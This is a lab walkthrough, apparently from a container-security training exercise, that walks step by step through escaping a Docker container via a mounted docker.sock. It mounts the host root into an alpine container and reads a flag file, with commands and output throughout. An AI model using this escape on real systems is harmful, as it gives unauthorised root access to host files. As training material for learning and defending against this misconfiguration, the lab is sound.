
Lab: Mounted Docker Socket

Scenario:


You as an awesome fantastic hacker gain access to a shell inside a Docker container.
After snooping around, you find that the Docker socket from the host is mounted inside the container. You abuse this to escape the container and gain access to the host file system.

Steps:

- SSH into the “Container-mounted-sock” machine:




Find the docker socket on the container by issuing **find / -iname ‘docker.sock’**



```
root@f7d9fcc25172:~# find / -iname 'docker.sock
/root/docker.sock
root@f7d9fcc25172:~# 
```


Set Docker to use that socket:
export DOCKER_HOST=”unix:///root/docker.sock”
or
docker -H unix:///root/docker.sock <commands>



```
root@f7d9fcc25172:~# export DOCKER_HOST="unix:///root/docker.sock"
root@f7d9fcc25172:~# docker ps
CONTAINER ID   IMAGE                                      COMMAND
f7d9fcc25172   public.ecr.aws/o2h3q0s6/ubuntu-modified    "/usr/sbin/sshd -D"
34036bd7848d   public.ecr.aws/o2h3q0s6/ubuntu-modified    "/usr/sbin/sshd -D"
6c3d82da364d   public.ecr.aws/o2h3q0s6/ubuntu-modified    "/usr/sbin/sshd -D"
6be2c49f67c2   public.ecr.aws/o2h3q0s6/ubuntu-modified    "/usr/sbin/sshd -D"
root@f7d9fcc25172:~# 
```

Note that there are several containers running (amount may change). These are OTHER LAB CONTAINERS on your dedicated docker host. DO NOT mess with them (or pay the price…)

Now list the images available on the docker host: **docker images**




```
root@f7d9fcc25172:~# docker images
REPOSITORY                                TAG
public.ecr.aws/o2h3q0s6/ubuntu-modified   latest
alpine                                    latest
root@f7d9fcc25172:~# 
```

Notice there is also the *alpine* container.
Spin this one up and mount the host file system with the following command:

docker run -d -t -v /:/host alpine

Then get shell in that container to browse the root file system:


docker exec -it <container id> /bin/sh



```
root@f7d9fcc25172:~# docker run -d -t -v /:/host alpine
f8d22cb1f413e80da7a5471c08a88ea4a92f97caeaa9848662593bb42d3d7561
root@f7d9fcc25172:~# docker exec -it f8d /bin/sh
/ # 
```

Now find the flag on **/host/root/flag.txt**

cat /host/root/flag.txt



```
/ # cat /host/root/flag.txt
YOU FOUND IT
/ # 
```